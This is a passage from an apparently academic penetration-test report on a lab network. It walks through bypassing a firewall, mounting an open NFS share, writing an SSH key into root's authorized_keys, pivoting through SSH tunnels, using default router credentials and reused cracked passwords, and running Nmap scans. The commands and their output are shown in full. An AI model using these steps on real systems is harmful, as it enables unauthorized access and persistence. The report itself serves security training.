


Figure 4.17: The firewall's DMZ rules

Finally, the firewall's LAN rules, which can be seen in Figure 4.18, show that any traffic from within the LAN can access all subnets in the LAN.




Figure 4.18: The firewall's LAN rules

4.3 BYPASSING THE FIREWALL

With the knowledge gained from looking at the firewall's rules, especially the rules pertaining to traffic within the LAN, it was decided to bypass the firewall by tunneling from Webserver 2 to the device at 192.168.0.66 (PC 5).

The process to do this was similar to the process taken to tunnel to Webserver 2. Firstly, as the Nmap scans done previously (see Figure 4.13) had shown that the device at 192.168.0.66 had ports 111 and 2049 open, it was possible to access the device's NFS file share and gain access to the password hashes stored on the system The NFS share was confirmed by using the command *'showmount -e 192.168.0.66'*, as seen in Figure 4.19. Figure 4.20 shows the steps taken to do this.




Figure 4.19: Confirming the NFS share on 192.168.0.66




Figure 4.20: The steps taken to mount the device's Network File System (NFS) share

While looking at the device's NFS share, it was discovered that it would be possible to write to the share. This meant that instead of having to crack the a user's password to gain access to the machine via SSH, as done on previous devices, it was possible to use the host machine's public key as authentication. To do this, the host machine's public SSH key was added to the target machine's *'authorized_keys'* file. As Figure 4.19 shows, the NFS share included the full directory to the device, and it was possible to access the *'root'* folder and create a *'.ssh'* file that could store an *'authorized_keys'* file.




Figure 4.21: Creating a '.ssh' file within the device's root directory

With the *'.ssh'* directory created, it was possible to copy the host machine's public key to the target device's *'authorized_keys'* file (see Figure 4.22). Finally, SSH access was possible using only the public key as authentication, as shown in Figure 4.23.

```
root@kali:~# cat .ssh/id_rsa.pub > mount1/root/.ssh/authorized_keys
root@kali:~# ssh 192.168.0.66
```

Figure 4.22: Adding the host machine's public key to the target machine's 'authorized_keys' file

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 4.23: Gaining root access to 192.168.0.66 through SSH using only a public key as authentication

With root SSH access, it was possible to create a tunnel to the device to further explore the subnets behind the firewall. To do this, the device's *'sshd_config'* file was changed to allow tunneling (The same change as was done in Appendix 1, Figure 9.11). Then, after restarting the SSH service and exiting the SSH session, a new connection was made to the device using the *'-w'* tunneling option, as shown in Figure 4.24

```
root@kali:~# ssh -w1:1 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Jan  8 14:52:32 2023 from 192.168.0.242
```

Figure 4.24: Creating an SSH tunnel to 192.168.0.66

With the tunnel created, the same steps as taken to create a tunnel to Webserver 2 were done, such as adding a new IP address to both machines (as seen in Figure 4.25), configuring routes on the host machine so that traffic from the subnets behind the firewall travels through the tun1 interface (see Figure 4.26), editing the *'forwarding'* file to allow the traffic to be routed, and configuring *'iptables'* to use network address translation (The same command here was used as the one demonstrated in Figure 9.20).

```
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
```

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
```

Figure 4.25: Giving the tunnel interfaces an IP address on both machines

```
root@kali:~# route add -net 192.168.0.64/27 tun1
root@kali:~# route add -net 192.168.0.96/27 tun1
```

Figure 4.26: Configuring routes on the host machine

With the tunnel successfully created, it was possible to conduct Nmap scans on the two subnets present behind the firewall, the results of which can be seen in Appendix 1, Figure 9.21 and Figure 9.22. As suspected, a router was found to be present on the 192.168.0.64/27 subnet, with an IP address of 192.168.0.65. Just like the other routers present within the network, this router, which will be referred to as Router 4, also had VyOS operating on port 23. To access it, Telnet was once again used along with the default VyOS credentials, which were once again successful.

As done with the other routers, the commands *'show int'* and *'show ip route'* were used to see what subnets were configured on the router's interfaces. As Figure 4.27 shows, there were only two subnets connected to the router, and all subnets within its routing table had already been discovered.

```
vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.65/27                   u/u
eth2             192.168.0.97/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 00:38:17
O   192.168.0.64/27 [110/10] is directly connected, eth1, 00:40:14
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 00:40:14
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 00:38:14
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 00:38:19
vyos@vyos:~$
```

Figure 4.27: The interface configuration and routing table of Router 4

4.4 Subnet Enumeration and Device Discovery

Once all routers had been discovered within the network, the focus was shifted to confirming the devices present on the network and the services running on them. To do this, Nmap was used to enumerate the subnets configured on each interface of the discovered routers.

4.4.1 Router 1's Subnets

As Figure 4.4 shows, Router 1 had three separate interfaces connecting to three subnets. The first subnet configured on the router's eth0 port, known to be the subnet that the host Kali machine was connected to, was shown to only have one other device present with an IP address of 192.168.0.210, which will be referred to as PC 1 (see Figure 4.28).

```
root@kali:/# nmap -sV 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-14 07:10 EST
Nmap scan report for 192.168.0.193
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
111/tcp  open  rpcbind       2-4 (RPC #100000)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 57.77 seconds
```

Figure 4.28: An Nmap scan of Subnet 1

It was assumed that a device such as a switch was also present within this subnet, as it would facilitate the routing of packets to the two Linux devices.

As PC 1 had ports 111 and 2049, it was possible to access the data shared within the NFS share to see if any information could be found relating to other PCs within the network. By using the command *'showmount -e 192.168.0.210'* it could be seen that PC 1 was sharing its entire file directory through its NFS share (see Figure 4.29). Accessing the file share required only the *'mount'* command, with no other authentication.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
```

Figure 4.29: Identifying the files shared via NFS from PC 1

Once the PC's directory was accessed, it was possible to assess the files that could be accessed. Figure 4.30 shows that essentially all the device's files could be accessed and read. Because of this, it was even possible to download the files containing user information and password hashes. The password to the XAdmin account was easily brute forced using the password cracking tool John the Ripper and revealed to be "plums". The details and steps taken to do this are explained in section 5.3




Figure 4.30: A sample of the files shared through PC 1's NFS share

With the XAdmin password, it was possible to access the PC remotely using SSH, as shown in Figure 4.31

Figure 4.31: Accessing PC 1 using SSH

Once remote access was granted, a quick check was done to confirm that the PC wasn't connected to any other subnets. The command *'ifconfig'* confirmed that the device was only connected to Subnet 1. (See Figure 4.32)




Figure 4.32: Using 'ifconfig' to confirm the subnets PC 1 is connected to

The scan of the subnet connected to the router's eth1 port showed that it was connected to another router, Router 2, as shown in Appendix 1, Figure 9.1.

Finally, a scan of the subnet connected to the eth2 port showed that it connected to a webserver (referred to as Webserver 1), with ports 80 and 443 open and running Apache HTTP server

```
root@kali:~# nmap -sV 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-13 09:08 EST
Stats: 0:00:55 elapsed; 254 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 09:09 (0:00:12 remaining)
Nmap scan report for 172.16.221.16
Host is up (0.00097s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0025s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (2 hosts up) scanned in 67.38 seconds
```

Figure 4.33: A scan of the subnet connected to Router 1's eth2 port, showing the presence of a webserver

Accessing the server's website through a web browser showed that a website was running, but had minimum content present, as shown in Figure 4.34.




Figure 4.34: Webserver 1's website only contained a few lines of text

Using the scanning tool Dirb, it was possible to enumerate the directories on the webserver. With the command *'dirb http://172.16.221.237'*, a number of interesting links were discovered, such as the presence of the content management system WordPress, which had multiple directories under the name "admin" (see Figure 4.35).

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
```

Figure 4.35: Dirb returned evidence of a WordPress admin account

Going to the WordPress directory on the server showed that a basic WordPress site was up, as can be seen in Figure 4.36.




Figure 4.36: The WordPress site running on Webserver 1

With this knowledge, it was possible to brute force into the webserver and gain access to the Wordpress admin panel, as Figure 4.37 shows. The steps taken to do this are discussed in section Unlimited Login Attempts5.7 of the report.




Figure 4.37: It was possible to gain access to Webserver 1's WordPress admin panel

4.4.2 Router 2's Subnets

As mentioned previously, Router 2 was connected to Router 1 via its eth0 port. Scans of its Eth2 port showed that it was connected to another router, Router 3, as was detailed in section 4.1. Here, scans of the router's eth1 interface stood out, as it showed that it was connected to a single PC, which will be referred to as PC 2, with an IP address of 192.168.0.34.

```
root@kali:~# nmap -sV 192.168.0.33/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 07:11 EST
Nmap scan report for 192.168.0.33
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 32 IP addresses (2 hosts up) scanned in 34.63 seconds
```

Figure 4.38: Router 2's eth1 interface was connected to PC 2

PC 2 also had a NFS share, indicated by its open 111 and 2049 ports. Upon using the *'showmount'* command, it could be seen that unlike PC 1, PC 2 only shared the directory for its XAdmin user, as shown in Figure 4.39.

```
root@kali:/etc# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
```

Figure 4.39: PC 2 shared the directory for its XAdmin user

While this NFS share would not allow access to the devices *'/etc'* folder, and therefore its user's password hashes, it was quickly discovered that password cracking would not be needed to gain access to this device, as an attempt to connect to PC 2 via SSH using the same XAdmin password from PC 1 was successful (see Figure 4.40)

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
```

Figure 4.40: The XAdmin account on PC 2 had the same password as PC 1

Using the command *'ifconfig'*, it was discovered that PC 2 had a second subnet connected to its eth1 port (see Figure 4.41). This subnet was hidden from the host machine and had not yet been seen in any routing tables or in any Nmap scans.




Figure 4.41: A second subnet was connected to PC 2's eth1 interface

To gain access to this hidden subnet, a tunnel was created to PC 2, allowing the device to be used as a pivot for scans coming from the host machine. The method used to create the tunnel was similar to the method used in section 4.2, when a tunnel was created to Webserver 2, and started with changing the Root user account's password, as only the permissions of a Root account allow for a tunnel to be created to a device. Changing Root's password only required the password for the XAdmin account, as shown in Figure 4.42.




Figure 4.42: Changing the Root account password

Next, the *'sshd_config'* file was edited to permit tunneling (as seen in Appendix 1, Figure 9.11), after which the SSH service was restarted, and a new SSH connection was made using the *'-w'* option, allowing for a tunnel to be created (see Figure 4.43).




Figure 4.43: Creating an SSH tunnel to PC 2

From here, an IP address for the tunnel was added to the host machine and PC 2 (see Appendix 1, Figure 9.24). PC 2's *'forwarding'* file was edited to enable IPv4 forwarding (see Appendix 1, Figure 9.23), and the *'iptables'* command was used to ensure that traffic from the hidden subnet would be forwarded to the host machine (see Appendix 1, Figure 9.25). Once these steps were completed, pings could successfully

be sent to and returned from the IP address at PC 2's eth1 port (13.13.13.12), and an Nmap scan was ran on the subnet. Figure 4.44 shows that one other device, which will be referred to as PC 3, was present on the subnet, with its only open port being port 22, running SSH.

```
root@kali:~/Desktop/DataFound/192.168.0.34# nmap -sV 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-18 11:09 EST
Nmap scan report for 13.13.13.12
Host is up (0.026s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.026s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
